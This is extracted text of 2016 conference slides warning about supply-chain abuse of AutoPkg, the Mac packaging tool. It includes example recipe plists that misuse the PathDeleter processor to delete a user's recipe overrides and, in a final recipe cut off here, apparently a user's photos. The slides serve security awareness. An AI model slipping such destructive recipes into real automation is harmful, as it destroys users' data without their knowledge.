





HOW (NOT)
to do
BAD THINGS
with
AUTOPKG

Elliot Jordan
Senior Consultant • Linde Group
MacDevOps:YVR • June 20, 2016 • Vancouver

the SOFTWARE SUPPLY CHAIN



the SOFTWARE SUPPLY CHAIN



#1: DELETING THINGS

The screenshot shows a GitHub wiki page for the 'Processor PathDeleter' recipe. The page has a header with tabs for 'Code', 'Issues 31', 'Pull requests 19', 'Wiki' (which is active), 'Pulse', and 'Graphs'. Below the header, there's a section titled 'PathDeleter' with a 'Description' that says 'Deletes file paths.' and an 'Input Variables' section with a bullet point for 'path_list'. To the right, there's a sidebar with a 'Table of Contents' containing links like 'Introduction', 'Getting Started', 'FAQ', 'More Resources', 'AutoPkg Reference', 'Preferences', 'Recipes', and various Recipe-related topics.

GitHub This repository Search Explore Features Enterprise Pricing Sign up Sign in

autopkg / autopkg Watch 111 Star 380 Fork 67

Code Issues 31 Pull requests 19 Wiki Pulse Graphs

Processor PathDeleter

Greg Neagle edited this page on Sep 2, 2015 · 2 revisions

PathDeleter

Description

Deletes file paths.

Input Variables

- **path_list:**
 - **required:** True
 - **description:** An array or list of pathnames to be deleted, even if that list contains a single item.

Output Variables

▶ Pages 61

Table of Contents

- Introduction
- Getting Started
- FAQ
- More Resources
- AutoPkg Reference
 - Preferences
 - Recipes
 - Recipe Format
 - Input Variables
 - Important Variable Names
 - Recipe Search Order
 - Recipe Naming Conventions
 - Recipe Overrides
 - Recipe-writing

#1: DELETING THINGS

ApacheDirectoryStudio.pkg.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
```

...

```
<key>ParentRecipe</key>
<string>com.github.homebysix.pkg.ApacheDirectoryStudio</string>
<key>Process</key>
<array>
    <dict>
        <key>Processor</key>
        <string>PathDelete</string>
        <key>Arguments</key>
        <dict>
            <key>path_list</key>
            <array>
                <string>%RECIPE_CACHE_DIR%/%NAME%/Applications</string>
            </array>
        </dict>
    </dict>
    <dict>
        <key>Arguments</key>
        <dict>
```

#1: DELETING THINGS

DeletePkg.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
...
<key>pkgname</key>
<string>%NAME%-%version%</string>
<key>version</key>
<string>%version%</string>
</dict>
</dict>
<key>Processor</key>
<string>PkgCreator</string>
</dict>
<dict>
<key>Processor</key>
<string>PathDeleter</string>
<key>Arguments</key>
<dict>
<key>path_list</key>
<array>
<string>%pkg_path%</string>
</array>
</dict>
</dict>
</array>
</dict>
```

#1: DELETING THINGS


DeleteRecipeOverrides.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
...
<key>Input</key>
<dict>
    <key>NAME</key>
    <string>DeleteRecipeOverrides</string>
</dict>
<key>MinimumVersion</key>
<string>0.5.2</string>
<key>Process</key>
<array>
    <dict>
        <key>Processor</key>
        <string>PathDeleter</string>
        <key>Arguments</key>
        <dict>
            <key>path_list</key>
            <array>
                <string>/Users/elliot/Library/AutoPkg/RecipeOverrides</string>
            </array>
        </dict>
    </dict>
</array>
</dict>
```

#1: DELETING THINGS

DeleteUserPhotos.recipe


```
<?xml version="1.0" encoding="UTF-8"?>
...
<key>Process</key>
<array>
  <dict>
    <key>Processor</key>
    <string>GetUsername</string>
  </dict>
  <dict>
    <key>Processor</key>
    <string>PathDeleter</string>
